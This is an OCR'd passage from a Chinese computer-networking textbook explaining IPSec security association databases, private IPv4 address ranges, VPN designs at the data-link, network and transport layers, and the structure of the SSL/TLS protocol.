


图 11.9　向外与向内的安全关联组的简单概念

(1) 安全关联组的数据库(Security Association Database,SADB):一个安全关联组可以是很复杂的,特别是当小李要发送报文给很多人,或者小张需要从很多人那里接收报文时。通信的每一方都要有一个向外的关联 SA 和一个向内的关联 SA,才能进行双向的安全通信。换言之,需要具备多组 SA 参数,可以构成一个数据库。这个数据库称为“安全关联组数据库”,它可以被认为是一个二维的表,其中的每一行定义了一个 SA。通常有两个 SADB,一个是向外的 SADB,另一个是向内的 SADB。

(2) 安全参数索引:它用于区分各个不同的安全关联组 SA。一个安全关联组由 3 个

参数唯一地确定：安全参数索引 SPI，目的地址（向外关联）或源地址（向内关联），协议（AH 或 ESP）。

11.1.4 实现虚拟私有网络的各类技术

1. 虚拟私有网络的 IP 地址

虚拟私有网络是一种通过公共互联网将几个远程局域网互联而构成一个大的虚拟私有网络的技术。它利用 IPSec 协议对内网的 IP 数据报进行认证、完整性和加密的处理。

(1) 私有网络：它是专门设计了作为单位内部使用的网络。私有网络的用户可以访问和共享单位内部的信息资源，同时防止外部人员的访问，具有内网的保密性。在讨论私有网络的属性之前，先讨论内联网和外联网的概念。

(2) 内联网(intranet)：是一个私有网络，也称为本地网络或局域网 LAN。它使用的也是互联网 Internet 的技术，然而对私有网络资源的访问仅限制于单位内部的计算机用户。私有网络内可运行互联网的所有类型的应用，例如 HTTP、Web 服务器、打印服务器、文件服务器等。

(3) 外联网(extranet)：结构与私有网络一样，不同之处是在网络管理员的控制下，网络的某些资源可以被外部网络的一些特定用户访问。例如，一个公司的网络可以允许外部的授权用户访问公司内网服务器上的产品手册、在线订货、售后服务等。一个大学也可以让远程教学的学员通过口令和用户名的认证后，访问学校内的实验室和图书馆网络等。

私有网络地址：私有网络内采用了互联网协议后，就必须使用 IP 地址。有 3 种方案可选：

① 私有网络可以使用互联网权威机构分配的一组全球 IP 地址，但是仅在私有网络内部使用。这种方案的优点是，如果将来单位的局域网要合并入互联网，就不必更换主机地址，很方便。缺点是，浪费了珍贵的互联网全球地址。

② 私有网络可以在内部使用自己选择的任意 IP 地址，而不需经过互联网权威机构的认可。因为私有网络是对外隔离的，用户使用的地址只要在内网是唯一的就行了，没有必要全球唯一。这种方案的缺点是，在使用中可能会混淆私网地址和全球地址的概念，在复杂的大型私网的配置中造成混乱。

③ 为了解决上述两种方案的不足，互联网权威机构保留了 3 组私网 IP 地址，供私有网络内部使用，如表 11.3 所示。

表 11.3 IPv4 划分的私网 IP 地址

私网地址的前缀	私网地址范围	地 址 总 数
10/8	10.0.0.0 至 10.255.255.255	2^{24}
172.16/12	172.16.0.0 至 172.31.255.255	2^{20}
192.168/16	192.168.0.0 至 192.168.255.255	2^{16}

任何单位或个人都可使用上述的私网 IP 地址，而不需要经过互联网权威机构的认可。这些地址被限制在私有网络内部使用，只要保证主机地址在私有网络内是唯一的就行了，但是在全球不是唯一的。一般默认情况下任何路由器都不会向外网转发内网中的目的地址是

私网地址的 IP 包。

2. 私有网络远程互联的方案

为了实现同一个单位的远程局域网之间互联传输的信息对外保密，可以采用 3 种网络策略：利用专线互联的私有广域网络，利用混合线路互联的私有广域网络，利用虚拟信道互联的私有广域网络。

① 利用专线互联的私有广域网络：对于只有一个工作区域的小单位可以使用与外部物理隔离的局域网(LAN)。局域网内部的用户之间可以相互传输数据，这些数据不会进入外部网络。对于有几个工作区域的大单位，可以采用私有的广域网，利用路由器和租用线路将几个不同工作区域的局域网 LAN 互联起来，形成一个较大的私有广域网(WAN)。图 11.10 所示为利用路由器和租用线路将两个 LAN 互联的例子。




图 11.10　利用路由器和租用专线将两个 LAN 连接构成一个私有 WAN

② 利用混合线路互连的私有广域网络：很多单位有相距较远的若干局域网，一方面要进行跨局域网的单位内部的数据传输和交换，但同时还要求能够通过全球互联网访问其他单位的网络，一种解决方案是采用混合网络结构互联。混合网络结构可以让单位具有自己的私有互联网络，同时还可以访问全球互联网。单位内部的数据可以通过私有互联网传输，不同单位之间的数据可以通过全球互联网传输。如图 11.11 所示，单位的两个工作区域 LAN 的互联通过 R3、租用线路及 R4 连接，同时还通过 R1、全球互联网及 R2 将两个 LAN 远程相连。R1 和 R2 对外接口使用公网 IP 地址，从局域网内向外发送的目的地址是另一个内网主机的 IP 包通过路由器 R3 和 R4 专线转发，目的地址是外网地址的 IP 包通过路由器 R1 和 R2 转发。




图 11.11　混合网络的结构

③ 利用虚拟线路互联的私有广域网络：上述租用专线进行私有网络远程互联的缺点是建网成本较高，这样的私有广域网的组建运维成本是较昂贵的，租用线路每月的租金是不小的数目。一种解决方案是对单位的远程局域网之间的互联采用“虚拟私有网络”技术，它

可以利用全球互联网来进行私有网络之间的连接，并解决私网内与公网的通信。

VPN 可以实现单位内部网络信息的保密，但是在物理信道上使用了全球互联网。图 11.12是 VPN 的结构示意，其中 R1 和 R2 是 VPN 路由器。




图 11.12　虚拟私有网络的结构

3. 在 OSI 网络模型各层实现 VPN 的技术

我们可以将虚拟私有网络的定义解释为：将私有网络内的 IP 包加密或封装后，通过公共通信网络的虚拟信道传输，到达远端私有网络后再解密接入，以此实现私有网络的远程互联，以及个人计算机通过公网远程接入私有网络。在表 11.4 中列出了在 TCP/IP 协议族基础上增加的各种安全协议及其应用，利用这些位于不同层次的安全协议可构建在 OSI 模型不同层级上的 VPN，它们有不同的技术特点、性价比和应用领域。以下对网络模型中不同层级的 VPN 技术作简要介绍。

(1) 在数据链路层实现 VPN 的技术

在图 11.10 中租用物理专线进行局域网远程互联是很昂贵的，一种方案是租用电信 SDH 系统的逻辑信道来构建数据链路层的 VPN。将内网的 IP 包封装到数据链路层的数据帧中进行远程安全传输的技术如下：

① 利用点对点协议(Point to Point Protocol，PPP)构建 VPN(参看第 2 章的介绍)。将 IP 包封装到 PPP 协议帧中以后有几种不同的传输方法：方法 1 是将 PPP 帧通过调制解调器或 ADSL 进行远程传输，接入电信公司的网络，此方法常用于家庭或小公司用户的远程拨号 VPN 接入。方法 2 是将封装了 IP 包的 PPP 帧通过 SDH 光纤同步数据通信网的高速逻辑信道进行远程传输，实现远程私有局域网的互联，此方法常用于大中型企业网络中各远程部门局域网的互联。方法 3 是将封装了 IP 包的 PPP 帧再封装入以太帧中，利用以太网传输，称为 PPPoE，可实现对用户的 3A 认证和流量管理。

② 利用点对点隧道协议(Point to Point Tunneling Protocol，PPTP)构建 VPN(参看图 11.10)。在连接两个局域网的路由器或网关中，将局域网中的以太帧或 IP 包取出并用对称密钥加密(DES 或 3DES)，然后封装到 PPTP 帧中，再将此 PPTP 帧通过 SDH 光纤同步数据通信网的高速逻辑信道进行远程点对点传输，实现两个远程私有网络的互联，此方法常用于各大单位局域网的高速远程互联。

③ 利用二层转发协议(Layer 2 Forwarding，L2F)或综合 PPTP 及 L2F 的协议(Layer 2 Tunneling Protocol，L2TP)构建的 VPN。原理同上，也是将局域网中的以太帧或 IP 包封装到 L2F 或加密后封装到 L2TP 帧中，进行局域网之间的远程的高速数据通道互联。

在数据链路层实现 VPN 的优点是：局域网之间的互连租用电信网络的固定速率的虚

拟信道，可靠性高。缺点是：独家租用专用固定信道的利用率较低，信道的速率固定，不能适应计算机网络数据流量的动态变化，信道租用费较高，参见图 2.24。

表 11.4　互联网各层中的安全协议简介

层	安全协议	内　　容
应用层	S-HTTP	Secure-Hyper Text Transfer Protocol。为保证 WWW 的安全，由 EIT (Enterprise Integration Technology Corp.)开发的协议，该协议利用 MIME，基于文本进行加密、报文验证和密钥分发等。参看 RFC 2660。注意，S-HTTP 与 HTTPS 不同
	SSH	Secure Shell 对 BSD 系列的 UNIX 的 rsh/rlogin 等的 r 命令加密而采用的技术
	SSL-https SSL-SMTP SSL-POP3	用 SSL 安全套接层技术分别对 https，简单电子邮件，邮局协议版本 3 等应用进行加密
	PET	Privacy Enhanced Telnet 由富士通和 WDIE 开发，用于使 Telnet 具有加密功能，在远程登录时对连接本身进行加密的方式
	PEM	Privacy Enhanced Mail 由 IEEE 标准化的具有加密签名功能的邮件系统，RFC 1421～1424
	S/MIME	安全多功能电子邮件扩展，利用 RSA Data Security 公司提出的 PKCS 公钥加密标准的加密技术实现的 MIME 的安全功能，RFC 2311～2315
	PGP	Pretty Good Privacy 由 Phillip Zimmermann 开发的带加密及签名功能的电子邮件系统，PGP 也可独立地用于电子办公中的文件加密、完整性验证和信源验证
会话层/传输层	SSL	Secure Sockets Layer 用于在 Web 服务器与浏览器之间进行加密、报文的完整性验证、数字签名、会话密钥分配的加密协议
	TLS	Transport Layer Security (IEEE 标准 RFC 2246)，是将 SSL 通用化和改进后的协议
	SOCKS v5	防火墙及 VPN 用的数据加密及验证协议，IEEE RFC 1928(以 NEC 为主开发)
网络层	IPSec	IP Security Protocol (IETF 标准)以 IPSec 通信时，与通信对象的密钥交换方式使用 IKE(Internet Key Exchange)
数据链路层	PPTP	Point to Point Tunneling Protocol 点对点隧道协议
	L2F	Layer 2 Forwarding 二层转发协议
	L2TP	Layer 2 Tunneling Protocol 综合了 PPTP 及 L2F 的协议
	Ethernet，WAN 加密设备	

（2）在互联网层实现虚拟专网的技术 IPSec-VPN

从表 11.2 可看出，利用网络层的 IPSec 协议的隧道模式可以通过互联网将两个远程局域网互联而实现 VPN。IPSec-VPN 使用了 IPSec 的隧道模式，将两个私有网络内部的 IP 包加密后封装到公网的 IP 包中，通过公共互联网传输，可实现身份认证、数据完整性检测和隐私保密。在局域网 A 和局域网 B 之间传输的内网 IP 包使用的是私有网络地址，这些私网的 IP 包通过 VPN 路由器 R1 和 R2 在互联网上加密传输时，被封装到在公共互联网传输的 IP 包中，公网的 IP 包使用全球 IP 地址。因此 IPSec-VPN 中需要使用两组 IP 地址：公网地址和私网地址。互联网上的窃听者不能从公网 IP 包头部中获取内网的 IP 地址等信息

(参看图 11.6)。

IPSec-VPN 在互联网层实现局域网远程互连的优点是：不需要租用专用的固定速率信道，只要将路由器接入互联网公共信道即可，信道利用率较高，互联接入的运维费用较低。缺点是：两个路由器的互联网接口端必须设置固定的公网 IP 地址，需要对安全参数组中的密钥生成和分发管理等进行专门的维护，通信双方需要安装专用的软件或硬件设备。

(3) 在传输层实现虚拟专网的技术 SSL/TLS-VPN

在下节将要讨论的安全套接层协议 SSL/TLS 可用于构建广域网上的 VPN，目前已广泛应用于基于客户端/服务器结构的网络电子银行、电子商务、远程网络办公等领域。SSL/TLS-VPN的优点是在信息加密、身份认证、完整性校验和密钥管理等方面具有很高的安全性；主流的浏览器和 Web 服务器都支持 SSL/TLS 协议，用户不需要安装任何额外的软件和硬件，使用方便，成本低廉，因此得到广泛的普及和应用。

11.2　传输层安全协议

安全套接层协议和传输层安全协议是近年来广泛使用的主要用于客户端/服务器结构的互联网安全通信技术，它采用对称密钥加密算法和认证技术在互联网上构成一种基于传输层安全的 VPN。SSL/TLS-VPN 是互联网上解决用户访问服务器敏感数据的最方便最安全的技术。与复杂和昂贵的 IPSec-VPN 相比，SSL/TLS-VPN 通过简单易用的方法实现信息的安全传输。SSL/TLS 协议已内嵌在主流的服务器和浏览器中，任何安装了浏览器的网络主机都可以使用 SSL/TLS-VPN，它不需要像 IPSec-VPN 那样为每台客户机安装客户端软件。利用 SSL/TLS 进行互联网安全通信时，服务器的传输层端口号为 https(443)，而客户端使用临时端口号。

SSL/TLS 协议使用 X.509 证书进行用户和服务器的身份认证，使用对称加密算法对传送的信息进行加密和封装，使用 MAC 报文认证码确保信息在传输过程中的完整性，可以为通信的双方提供较高的安全保证。SSL/TLS 协议自诞生以来，经受过多种形式的攻击，不断改进完善，最终发展成为目前最为成功的一个实用安全协议。已广泛使用与网络电子银行、电子商务、VoIP 互联网电话、即时通信和网络办公系统中。

位于传输层 TCP 与应用层之间的 SSL/TLS 协议对应用层数据提供端对端(End-To-End)的安全传输服务。例如，当一个用户进行网络购物(网络办公或访问网络银行)时，需要以下的安全服务：

(1) 用户需要确认自己所访问的服务器是否是真正的贸易商或银行的，而不是一个冒名顶替的实施诈骗的钓鱼网站。用户不希望自己的信用卡账号被冒名顶替者获得，因此需要对网站进行身份认证。

(2) 用户和贸易商都不希望在进行电子商务交易时网络传输的信息被篡改，需对报文的完整性验证。

(3) 用户和贸易商都不希望机密信息，例如，信用卡号、密码、购货合同等，被任何第三方网络窃听者获取，即对信息进行高强度的加密传输。

图 11.3(b)为 SSL/TLS 协议在互联网协议模型中的位置，介于应用层和传输层之间，

属于 OSI 开放系统互联七层参考模型中的会话层。SSL/TLS 协议的组成结构如图 11.13 所示，分为上下两层，位于下层的子协议是记录协议(Record Layer)，负责对来自上层的数据提供分段、压缩和加密等安全服务。位于上层的 3 个子协议是握手协议(Handshake Protocol)、改变密码参数协议(Change Cipher Spec Protocol)、告警协议(Alert Protocol)，用于在加密传输应用层数据前，实现对客户端/服务器之间的身份认证、协商加密方案、交换对称密钥和出错报警等。




图 11.13　SSL/TLS 协议的构成及其在 TCP/IP 互联网模型中的位置

11.2.1　SSL/TLS 中 4 个子协议的功能

SSL/TLS 协议的运行过程是：第一步运行握手协议，IE 浏览器首先启用 https 协议与服务器 443 端口建立连接，进行双方或单方的身份认证，并协商选定本次通信采用的“加密方案组”；第二步运行改变密码参数组协议，双方互相通告启用刚协商约定的加密方案，并生成一次性使用的会话密钥等；第三步利用加密方案组产生的会话密钥对应用层数据进行加密传输，如果在加密通信的过程中出现问题，则启用告警协议进行处理。

1. SSL/TLS 的关键技术

在前面 IPSec 的讨论中，进行数据安全通信之前，安全关联组(Security Association，SA)的成员之间需要先通过协商为本次通信预约一组安全参数。SSL 也有同样的目标，但是采用的技术方案不同。SSL 不采用安全关联组 SA 方法，而是协商约定加密方案组(cipher suite)，以及生成会话密钥来构成加密安全参数。

